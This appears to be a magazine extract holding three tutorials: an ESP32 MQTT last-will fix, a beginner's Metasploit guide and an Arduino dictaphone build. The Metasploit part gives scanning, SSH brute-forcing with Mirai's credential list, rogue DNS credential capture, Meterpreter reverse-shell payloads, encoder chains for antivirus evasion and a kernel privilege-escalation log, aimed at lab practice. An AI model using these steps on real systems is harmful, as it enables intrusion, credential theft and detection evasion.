
Either way, a small error in the ESP32's MQTT library currently prevents complete delivery of payloads. This is best investigated by starting Mosquitto by hand – if the configuration tweaks set in the first part of the tutorial are still active, the program will give detailed output:

```
tamhan@TAMHAN14:~$ sudo service mosquitto
stop
[sudo] password for tamhan:
mosquitto stop/waiting
tamhan@TAMHAN14:~$ mosquitto -v
1510483410: mosquitto version 1.4.12 (build
date Sat, 27 May 2017 21:38:19 +0100) starting
```

Next, fire up the ESP32 and disconnect it from its power supply. After expiry of the waiting time, a message similar to the following will pop up in the command line:

```
1510484512: Sending PUBLISH to mosqsub/11629-
TAMHAN14 (d0, q0, r0, m0,
'lwtchannel', ... (0 bytes))
```

Even when instructed to give extremely detailed log output, Mosquitto will abbreviate payloads – all we see is a series of points along with the length, which is zero in our case. This problem is caused by a mistake in the



```
tamhan@TAMHAN14:~/esp/future1
[MQTT INFO] Starting mqtt task
[MQTT INFO] Connecting to server 192.168.1.112:1883
[MQTT INFO] Connected
[MQTT INFO] Connected to server 192.168.1.112:1883
[MQTT INFO] Sending MQTT CONNECT message, type: 1, id: 0000
[MQTT INFO] Reading MQTT CONNECT response message
[MQTT INFO] Connected
[MQTT INFO] Connected to MQTT broker, create sending thread before call connected c
allback
[MQTT INFO] mqtt_sending_task
[MQTT INFO] Queue subscribe, topic '/test', id: 1
[MQTT INFO] Sending...12 bytes
[MQTT INFO] Sending...15 bytes
[MQTT INFO] Queuing publish, length: 15, queue size(0/4096)
[MQTT INFO] mqtt_start_receive_schedule
[MQTT INFO] Read len 5
[MQTT INFO] Read len 15
[MQTT INFO] deliver_publish
[MQTT INFO] Data received: 6/6 bytes
(13922) MQTT SAMPLE: [APP] Publish topic: /test
(13928) MQTT SAMPLE: [APP] Publish data(6/6 bytes)
(14262) wifi: pm start, type:0
```

Figure 3

MQTT library – fortunately, fixing it is easy:

```
if (info->will_topic != NULL && info->
will_topic[0] != '\0')
{
    if (append_string(connection, info->
will_topic, strlen(info->will_topic)) < 0)
        return fail_
message(connection);

    if (append_string(connection, info->
will_message, strlen(info->will_message)) < 0)
        return fail_
message(connection);
```

Above Yours truly's workstation sits at 192.168.1.112

With that out of the way, subscribe an MQTT client of choice to the topic assigned to your last will message. Then, perform another `make flash` run, connect the ESP32 and power it off once again – the 'last will' message will appear in the output console automatically.

## Best use of MQTT

MQTT, like all other IoT technologies, is not a silver bullet. It can, however, mitigate some of the pain involved in exchanging data between various hosts. In this series of tutorials we've used a variety of operating systems, processor architectures and programming languages; thanks to the unifying power of the MQTT broker, each of them was able to communicate with one another pretty effortlessly.

For MQTT deployments to succeed in practice, architectural thinking is required. In addition to the creation of a sensible structure for the topics, you must also think about what information should go into the payloads. Having very large payloads can lock out low-end systems by overpowering the processor and the small working memory available.

On the other hand, heavily platform-specific payloads also cause grief when then another platform pops up. Nevertheless, deploying MQTT is sensible: without it, you would have to worry about the payload design and the actual delivery infrastructure. ■



### Toni Castillo Girona

holds a degree in Software Engineering and an MSc in Computer Security and works as an ICT research support expert in a public university in Catalonia (Spain). Read his blog at <http://disbauxes.upc.es>.

### Resources

#### Parrot Security (Full)

<https://www.parrotsec.org/download-full.fx>  
Open a terminal and execute `msfconsole-start`. Set up Apache http server on Parrot.

If you feel like practising a bit, install Metasploitable 3 from <https://github.com/rapid7/metasploitable3>

# The (not quite) newbie's guide to Metasploit

Learn the basics behind pen-testing, exploits, shell-code, reverse shells and everything in between

**Metasploit is a powerful and easy-to-use pen-testing framework widely used by security enthusiasts and professionals alike.** It is written entirely in Ruby, so if you come from other scripting languages such as Python, you will feel (almost) at home. The framework is made of six different types of modules (Ruby scripts): Exploits, Payloads, Encoders, NOPs, Post and Auxiliary. Exploits are scripts that take advantage of a system vulnerability. An exploit carries and delivers a Payload to the vulnerable host, allowing us to get a foothold into the system. Being able to deliver a payload requires us to be stealthy sometimes: that's the Encoders' purpose. For memory corruption flaws, sometimes you will need a NOP-Sled: hence the Nops modules. Once you 'pown' a system, you will be performing Post exploitation tasks; and last but not least, Auxiliary modules are an assortment of scanners, fuzzers, DoS attacks... just name it!

The first thing you should do when looking for weak spots is to enumerate services on the remote target. Although we prefer `nmap` for that (included in Parrot), Metasploit ships with a bunch of auxiliary modules that are suited for this task too. Let's use a classic TCP scan; select the right module by running `use`, set the network


CIDR address to scan (192.168.1.0/24, for example) and increase the number of threads to speed up the process. Finally, set some common ports to scan (for example, 21, 22, 23, 80, 443, 8080 and so on):

```
use auxiliary/scanner/portscan/tcp
set RHOSTS 192.168.1.0/24
set RPORTS
set THREADS 50
run
```

With all those awful vulnerabilities affecting Samba out there (like Eternal Blue) it would be great to enumerate SMB servers on your network, don't you think? Working within the console is great but sometimes it's faster to execute a one-liner; open a new terminal and execute:

```
msfconsole -x "use auxiliary/scanner/smb/
smb_version; \
set RHOSTS 192.168.1.0/24;set THREADS
50;run;quit"
```

Once the scan is complete, use the `smb_ms17_010` module



**Above** Who said hackers can't enjoy beautiful and functional GUIs while hacking the hours away?

to determine which SMB servers are vulnerable to Eternal Blue (get back to `msfconsole` now). This time you are only interested in those servers with open port TCP/445 (obtained by the previous enumeration). Metasploit allows you to set the RHOSTS option automatically thanks to its `services` integrated command and the `-R` flag. Choose the module you want to use first: `use auxiliary/scanner/smb/smb_ms17_010`. Then grab the enumerated hosts by running `services -p 445 -S smb -R`. Now you can run the `ms17_010` detector right away against these hosts; type `run`.

Pen-testing is about finding weak spots, which normally translates to looking for legacy or unpatched systems. You will be shocked at the incredible number of RDP servers that still have the `ms12_020` vulnerability (above all, on private networks). Start by enumerating your RDP servers: `use auxiliary/scanner/rdp/rdp_scanner`. Set the RHOSTS option to your network CDIR (for example, `set RHOSTS 192.168.1.0/24`) and then execute the module with `run`. Select `ms12_020` now: `use auxiliary/scanner/rdp/ms12_020_check`. Grab the results from the previous enumeration and feed them to the `ms12_020` module: `services -p 3389 -R`. Finally, execute the module: `run`.

When looking for services on the network, we tend to forget about UDP services entirely. More often than not, however, a foothold into the system can be achieved by exploiting some vulnerabilities concerning common UDP services. Time to sweep the entire network in search of interesting UDP services: `use auxiliary/scanner/discovery/udp_sweep` and then `run`. If you're lucky, you will get some firmware versions for printers or embedded devices. This information could prove useful when looking for well-known vulnerabilities later on!

“Metasploit is a powerful and easy-to-use pen-testing framework widely used by security enthusiasts and professionals alike”

More and more companies are choosing MongoDB for storing their customers' data, instead of traditional relational database engines. Every now and again we hear about data leaks precisely because said companies fail to protect these databases. Do you have any MongoDB database on your servers? Are they well-protected? Let's find out!

Run: `use auxiliary/scanner/mongodb/mongodb_login`. Then set RHOSTS to your network CDIR address. Finally, execute the module: `run`. Although this module has been designed as a brute-forcer for MongoDB protected databases, it can be used for MongoDB enumeration too, of course.

There are plenty of scanner modules, and they are growing. You can get a list of these modules by listing them: `ls -l /usr/share/metasploit-framework/modules/auxiliary/scanner/*`.



Left Isn't this beautiful? Black background, an enticing CLI awaiting commands... this is heaven in a console!

## Brute-force network services

Brute-forcing services is also possible with Metasploit. We prefer THC Hydra for that (included in Parrot), but Metasploit ships with some cool brute-force modules as well. Do you remember Mirai? Who doesn't? Well, are you completely sure there are no more devices with default credentials on your network? Let's find out. Grab some default user names and passwords from the Mirai bot itself: `wget https://raw.githubusercontent.com/jgamblin/Mirai-Source-Code/master/mirai/bot/scanner.c`. Extract all the user names first: `cat scanner.c | grep "add_auth_entry"|awk '{print $5}'|sort|uniq > usernames.txt`. Next, extract all

the passwords: `cat scanner.c | grep "add_auth_entry"|awk '{print $6}'|sort|uniq > passwords.txt`. Scan your entire network in order to locate SSH servers: `use auxiliary/scanner/ssh/ssh_version`. Now, select the brute-force SSH module: `use auxiliary/scanner/ssh/ssh_login`. Feed it with the previous hosts enumeration:

`services -s ssh -R`. Set the `PASS_FILE` and `USER_FILE` options accordingly: `set PASS_FILE passwords.txt, set USER_FILE usernames.txt`. Enable some verbosity and execute the module: `set VERBOSE true; run`. Sometimes brute-forcing services is great because it allows you to determine whether the remote systems implement some basic protection (such as fail2-ban or something similar) to prevent these attacks. If the brute-force attack succeeds, you will gain different sessions for every successful login. You can use the `sessions` command to list them. To interact with the session, use the `-i` flag with its associated session id like this: `session -i 1`. This command will be extremely useful during the exploitation stage.

If you find yourself pen-testing a web server, performing Directory brute-forcing is a must. Although

## Metasploit flavours

Rapid7 provides up to four different editions of its tool: Framework (the one we've been using so far in this tutorial), Community, Express and Pro. The Framework edition is probably all you need to start a career in this demanding area of expertise; for some more advanced scenarios, you should consider some of the others.

**Tryout**  
Metasploitable  
Rapid7, the makers of Metasploit, have implemented an amazing VM full of security issues so you can try out Metasploit against it. Browse to <https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities> to get a glimpse of all the available vulnerabilities, and the right Metasploit module to use on each one. There's a bit of everything for everyone's taste: brute-force attacks, unauthenticated file uploads, insecure HTTP methods, and much more.

we prefer the old Dirbuster (included in Parrot), you can use Metasploit for that too. Select the module: **use auxiliary/scanner/http/dir\_scanner**. Set **RHOST** accordingly. Now, change the default dictionary: **set DICTIONARY /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt** and increase the number of threads to speed up the brute-forcing: **set THREADS 10**. Before running the attack, you should remove the comments from the dictionary file first.

It always pays to look for potential insecure HTTP methods that may be available for a particular target: **use auxiliary/scanner/http/options**. This module will return a list of enabled HTTP methods on the targets: look for **TRACE**, **PUT**, **DELETE**... these are well-known insecure HTTP methods that attackers tend to abuse.

### Steal network credentials

When brute-forcing fails, and there are no apparent vulnerabilities in sight, you can always turn to social engineering and credential-stealing, of course. The good news is that Metasploit is well-versed in that too. There are rogue DHCP and DNS servers, SMB, HTTP and FTP capturers, and so on. You normally set up these services so that your rogue DHCP server gives the IP address of your rogue DNS server to the clients, so that some domains are falsely resolved to your own IP address. Finally, you will have a cloned web-site or maybe a simple HTTP capturer that, once the job is done, may redirect the client to the proper website.

Select the **fakedns** module now: **use auxiliary/server/fakedns**. Now imagine you want to fake the address of **disbauxes.upc.es**, bypassing any other requests. Set the following options this way: **set TARGETDOMAIN disbauxes.upc.es**, **set TARGETACTION FAKE**. Set your server's IP address as **SRVHOST**: **set SRVHOST YOUR\_IP**. Before running the module, bear in mind that if you want to listen on port TCP/53, you have to execute **msfconsole** with **sudo** or **su**. Run the module in the background: **run -j**. Now your computer will be listening for incoming DNS queries. Open a new terminal and execute **netcat** in order to listen on port TCP/80: **nc -l -p 80**. Finally, configure any of your devices to use

your rogue DNS server, navigate to any website and then try to reach **TARGETDOMAIN**. Once you are done, just kill the rogue DNS server: **jobs -k 1**. You can get a list of running jobs at any given time by executing **jobs**.

Here's a list of handy modules you may need at some point: **ls -l /usr/share/metasploit-framework/modules/auxiliary/server/capture/\***. As you can see, they are all pretty straightforward modules designed to steal credentials for IMAP, HTTP Basic Auth, FTP, POP3, SMTP, SMB and so on.

We have only scratched the surface of Metasploit auxiliary modules. Help yourself; there's always

**“ Meterpreter is one of the best Staged payloads in Metasploit ”**

something for everyone's taste! Browse to <https://www.offensive-security.com/metasploit-unleashed/auxiliary-module-reference> for the official Rapid7 Auxiliary Module Reference.

### Exploit network services

Metasploit ships with a lot of exploits. Some of these exploits can be found elsewhere (in Exploit-DB, for instance), but we strongly recommend using only exploits from Metasploit, at least during your first engagements until you find yourself comfortable enough to determine whether a particular exploit is reliable or not (see Tutorials, p44, **LU&D187**). You can see the whole list of exploits by typing **ls -l /usr/share/metasploit-framework/modules/exploits/\***. Choose those exploits that, according to all the previous enumeration, may gain you a shell or may help you towards gaining one.

It is pointless to run a particular exploit against a target that does not even have the vulnerability you intend to exploit in the first place. Although all the exploits have been tested, not all of them are 100 per cent reliable, so take this into account whenever executing them for real.

Metasploit ships with different types of payloads: **Inline**, **Stagers** and **Staged**. As a rule of thumb, **Inline** payloads are the most stable because they include everything in order to get the job done. **Stagers** and **Staged** are closely related; the former set up a reliable communication channel for downloading the latter. Think about it for a while: when dealing with exploits and payloads, more often than not you are limited in size, so it's not always possible to just deliver an **Inline** payload and get a shell!

One of the best Staged payloads in Metasploit is **Meterpreter**. **Meterpreter** can be generated for different systems and architectures, including of course **JavaScript**, **PHP** and **Python**. Inside your Parrot VM, open a new terminal. Use the **msfvenom** command from Metasploit to enumerate all **Meterpreter** flavours: **msfvenom -l payloads | grep meterpreter**. The idea is to choose wisely; for example, when exploiting web

```
Process 69974 created.
Channel 3 created.
python3 -c 'import pty; pty.spawn("/bin/bash")' -c
www-data@8: //tmp$ ./41458s
./41458s
bash: ./41458s: Permission denied
www-data@8: //tmp$ chmod +x 41458s
chmod +x 41458s
www-data@8: //tmp$ ./41458s
./41458s
[.] namespace sandbox setup successfully
[.] disabling SMEP & SMAP
[.] scheduling 0xffffffff10645500(0x406e0)
[.] waiting for the timer to execute
[.] done
[.] SMEP & SMAP should be off now
[.] getting root
[.] executing 0x5600bb27aefd
[.] done
[.] should be root now
[.] checking if we got root
[+] got root ~ ~
[!] don't kill the exploit binary, the kernel will crash
000094a3b4d272c094679f7860f1cd5f~C
Terminate channel? [y/N] y
c:\> Error running command shell: Interrupt
meterpreter > ls
c:\> Error running command ls: Interrupt
```

**Right** Fancy frameworks aside, things tend to get nasty very quickly in Info Sec. Be warned!

servers, you may be in need of using a PHP Meterpreter payload. Let's practise a bit. Start Apache2 in your Parrot VM: `/etc/init.d/apache2 start`. Imagine you have found a way to upload php files to this server. Next thing you want to do is to gain a shell, full of functionalities. PHP Meterpreter to the rescue! First thing to do is generate it; open a new shell and run:

```
msfvenom -p payloads/php/
meterpreter/reverse_tcp \
LHOST=127.0.0.1 LPORT=4444 -o m.php
```

Now, copy this file to the web server: `cp m.php /var/www/html/`. This payload has not been obfuscated, but sometimes it will be essential to do it in order to avoid detection. Start `msfconsole` and select the `multi/handler` module in order to take care of every possible reverse connection towards your computer. `multi/handler` allows you to deal with multiple connections, interact with them, put them in the background to be resumed later on, and so on. Combining `multi/handler` with Meterpreter is the icing on the cake! Now, set up `multi/handler` to use Meterpreter (use `LHOST` and `LPORT` options to set up the IP and port you will be listening on for incoming connections):

“Metasploit is so popular that antivirus developers include signatures to detect msfvenom-generated payloads”

```
set PAYLOAD php/meterpreter/
reverse_tcp
set LHOST 127.0.0.1
set LPORT 4444
```

Finally, execute the exploit in the background: `exploit -j`. Open a new browser and browse to `http://localhost/m.php`. Back to your `msfconsole`, you will see that a new connection has been established with the web server! Do you want to interact with this session? Run: `session -i 1`. But what can you do with Meterpreter? Well, plenty of things: execute `help` within the session and be amazed! And that's just a PHP payload. Let's start with something simple, shall we? Spawn a shell; type `shell`. Now if you type commands you will get their output, but this shell just sucks, right? Maybe you can do better by running:

```
python3 -c 'import pty; pty.
spawn("/bin/bash")' -c
```

Way better, isn't it? You can put this session into the background; type `background`. Are you done with the session? Then kill it: `session -k 1`. Feel free to explore all the possibilities of Meterpreter; you can load/unload additional plug-ins, upload files, even control webcams and take screenshots on Windows targets!

### Obfuscate your payloads

During your pen-testing engagements, as with the previous example, you will be uploading payloads to the compromised systems. More often than not, these compromised systems will be running antivirus or security software of some sort; your payload might be spotted and neutralised in a flash. The solution? Obfuscate your payload. `msfvenom` allows you to do that, but the bad news is that Metasploit is so popular, antivirus developers have included some signatures in their engines to detect `msfvenom`-generated payloads. Try it; let's generate a reverse TCP Meterpreter payload for Linux X86: `msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f elf -o`

`m`. Upload it to `www.virustotal.com`. As of this writing, 22 engines out of 60 detect it as malicious! Now use an encoder to scramble the payload a bit: `msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -e x86/shikata_ga_nai -f elf -o m2`. Upload the new payload to VirusTotal. Better, right? But not enough. You can combine different encoders to improve the obfuscation: `msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 R | msfvenom -e x86/shikata_ga_nai -a x86 --platform Linux -t raw | msfvenom -e x86/bloxor -a x86 --platform Linux -t elf -o m3`. Send it to VirusTotal: mission accomplished! Get a list of available encoders by running `msfvenom -l encoders`.

As you have seen, Metasploit is massive, and the auxiliary branch grows exponentially. Keep an eye on the latest modules by browsing Rapid7's Exploit Database website regularly at <https://www.rapid7.com/db/modules> – and happy hacking!

## WHAT NEXT?

### Hack the Box with Metasploit

#### Do you have what it takes to... Hack the Box?

Now that you know a bit about Metasploit, try your new skills against Hack The Box: <https://www.hackthebox.eu>. This is an online platform full of CTFs (reversing, crypto, web hacking, forensics, stego) and most of them are free of charge... if you can hack your way in, that is!

#### 1 Hack your way in

Browse to <https://www.hackthebox.eu/invite> and hack your way in to become a member. We've done it already but we can't provide you with any clues because it goes against Hack The Box's seventh rule: Don't spoil!

#### 2 Connect to the VPN

After hacking your way in, in order to access to the multiple available machines to pwn, you will need to set up a VM with all your preferred tools and initialise a VPN connection: `openvpn your_nickname.ovpn`.



#### 3 Pick your challenge

Be wise and start with those machines that, according to their difficulty bar, are easier for you. Then advance step by step towards more difficult challenges. Machines tagged as "retired" can only be accessed with a VIP Subscription, though.



#### 4 Get some help from the Hack the Box forums

Stuck? Bored? There are always interesting posts to read on the forums; once you become a member you can create new discussions and get some advice from professional pen-testers and skilled white hats alike.

**Alexander Smith**

is a computational physicist. Alex teaches Arduino to grad students and discourages people from doing lab work manually.

**Resources**

- Arduino Mega
- Breadboards
- LCD Display
- LEDs
- Buttons
- Resistors



Tutorial files  
available:  
[filesilo.co.uk](http://filesilo.co.uk)

**PART TWO**

# Arduino Dictaphone: Turn your project into a product

Buttons, an LCD display, and a hardware interrupt will turn this project into a user-friendly product prototype

**In part one of this tutorial, we created a Dictaphone-style device, capable of voice recording and playback, using an already assembled microphone circuit and a resistor ladder digital-to-analogue converter.** The recording should have been approaching telephone quality and was abruptly ended after a constant, pre-set time. Playback began immediately and would only play the entire recording.

In the second part of the tutorial, we'll show you how to turn this device – already remarkable given the low price of the components – into one which can be easily controlled by the user. If assembled on a printed-circuit board and housed within a solid enclosure, this project could even become a DIY gift or the prototype for a commercial product, if one was so inclined.


Building upon the circuit as left at the end of the last tutorial, you'll start by connecting the Arduino to a series of buttons which the user can press to control the mode

of the device and cycle through stored audio recordings. You'll then program an external interrupt which gives user-input priority over any ongoing task. Then by adding an LCD to provide visual feedback to the user, they'll be able to easily control the finished device.

## Create a physical user interface

Begin by acquiring a few basic components for the control-pad: you'll need five buttons, five resistors (100 ohms should do) and at least that many LEDs. You'll also want a clean breadboard or around 30 contiguous rows on the digital-to-analogue converter board we constructed in the previous tutorial.

Place the buttons along the central ridge of the breadboard so that the connections lie on either side. The number of legs each button has will depend on the style of button but, if there are more than two, it is important to first establish what connections are formed when the



button is pressed. You should arrange each button such that these connections form between any two rows (or across the ridge) on the breadboard, and two 'sides' of the button are electrically separated at the start. If you are not sure which pins are connected by pressing the button, test it using the continuity mode on a multimeter.

On one side of each of the buttons, connect a small resistor to the positive rail running along the edge of the breadboard and, on the other 'side' of the button, connect LEDs to the breadboard's negative rail. LEDs are directional, so it's important to place them facing the correct way. The longer legs should connect to the positive side of the circuit and the shorter legs towards the negative. If the LED legs are the same length, look inside the bulb for a ridge-line between two metal sections. This ridge should be higher on the positive leg of the diode.

### Connect the Arduino

Connect the Arduino's 5V and GND terminals to the positive and negative rails respectively. If this section has been set up correctly, each LED should light up when the corresponding button is pressed. As each button is pressed, a connection is formed between the 5V pin


**“ We need to make the Arduino stop what it's doing when a button is pressed, and work out which mode the user has selected ”**

and the positive leg of the LED. This creates a potential difference (a voltage) between the two LED terminals. As the negative leg is connected to ground, current can flow through the circuit and the LED lights up. The Arduino's job is to detect this potential difference and act accordingly.

Connect each LED's positive terminal to a separate digital pin on the Arduino using jumper wires – try to avoid using the digital pins on the SD shield (if you are using one). Open the sketch from the first part of the tutorial. In **loop()** it should have a pair of large **while** conditions which operate when the device is in record or playback modes. In **setup**, it should still initialise the SD card and serial, but should now set all device states to zero (in the 'off' state) to begin with. Globally declare the pin mapping as integer constants and, in **setup**, mark the pins for each of the newly added buttons as inputs:

```
pinMode(recordPin, INPUT);
pinMode(playPin, INPUT);
pinMode(stopPin, INPUT);
```

You can add these for as many buttons as you like. If you're using the Arduino Mega, there are plenty of spare pins and program space still to use. In the example



**Above** Use LEDs and colours purposefully to inform the user as they use the device

included on the coverdisc, we've also added 'next track' and 'previous track' buttons.

### Detect user input

To check the state of the digital pin you can use the **digitalRead()** function. This will return a 0 (or 'LOW' in Arduino-speak) if the voltage between the chosen pin and ground is less than around 3V, or a 1 (HIGH) if the voltage is above that. The plan is to make the Arduino stop whatever it is doing when a button is pressed and work out which mode the user has selected. The Arduino will then appropriately set a series of flags and accordingly perform different tasks within **loop()**. Create a function to update these flags called **updateStates()** and call it at the very top of **loop()**. The function should begin by setting all flags to 0 and then, one by one, check if each of the button pins is set to HIGH and, if so, switch the corresponding flag to 1. For example:

```
void updateStates() {
    recording = 0;
    if ( digitalRead(recordPin) == HIGH ) {
        recording = 1;
    }
}
```

After having done this, the user should be able to set the device either to record, or to play back a pre-recorded piece of audio. However, if the user wants to change the state of the device mid-task they will struggle. This is because **updateStates()** is only called between 'processes' – if the device is still in play-back mode, it won't check to see if the user is pressing a button until it has finished playing the clip. If the user were to take their finger off the button during that time, the Arduino would just play the same piece of audio again. What is needed is a way of updating the flags as soon as the user has pressed a button.

On an Arduino there is a very simple way of doing this: interrupt service routines (ISRs). These are short sets of

### ■ All buttons can interrupt

It's possible to make each button trigger the same interrupt. If you construct the circuit with another diode between the negative LED legs and ground, you should be able to detect the same change when any button completes the circuit. There are some instances, however, where this might be a bad design choice.

### Problems with ISRs

When using interrupt service routines there are a few things to be aware of. First and foremost, functions like `delay()` cannot be used inside an ISR – other interrupts, including timers, are disabled. You also won't be able to write to serial or measure an analogue signal, as they use interrupts to indicate when the process has completed.

instructions triggered in response to some event external to the processor. They are very useful because the microcontroller processor can only do one thing at a time so, by giving priority to interrupts and pausing the current program, hardware can quickly provide input as needed.

### Attach an interrupt

You are already using interrupts 'under the bonnet' during normal Arduino operation: analogue-to-digital conversion (for example, measuring the microphone sound level), data transfer, and when using the reset button. We've covered some of the functionality already (see Tutorials, p48, **LU&D186**) and in this tutorial you're going to use an external interrupt to detect pin state changes; specifically, to check if the 'stop' button has been pressed. Then an ISR will be called which will set flags to tell the Arduino that it needs to stop recording or playing audio, and to let it know that a button has been pressed so it can call `updateStates()`.

Connect an additional jumper wire to one of buttons on your breadboard and connect the other end to digital pin 2 on the Arduino. This button we'll designate a 'stop' or 'menu' button. In `setup`, set `pinmode` to `input` and 'attach' an interrupt to that pin. The `attachInterrupt()` function takes three arguments. The first is the pin the microcontroller can use to

“LCDs are relatively cheap at under £2 including shipping, and they are very easy to operate”

detect the interrupt – this, however, isn't the same as the Arduino terminal number, so you'll want to use the function `digitalPinToInterrupt()` to convert to the chip's interrupt port number. However, there are only a few external interrupt ports, so only some digital pins can be used for this purpose. A link to the documentation is provided in the sketch on the coverdisc. The second argument is the name of the method to perform when the interrupt is triggered. The final argument specifies when the interrupt takes place; for this task 'RISING' is appropriate, as we want to trigger an interrupt as the stop button is pressed (which increases the voltage). This can all be done as follows:

```
pinMode(interruptPin, INPUT_PULLUP);
attachInterrupt(digitalPinToInterrupt(interruptPin), buttonInterrupt, RISING);
```

### Program an ISR

Now the interrupt is armed, you should probably write the few lines of code for the processor to execute when the stop button is pressed. In the example, the interrupt will trigger a function `buttonInterrupt()`, a custom interrupt service routine. These ISRs take no arguments and are designed to be quick tasks only done in the middle of

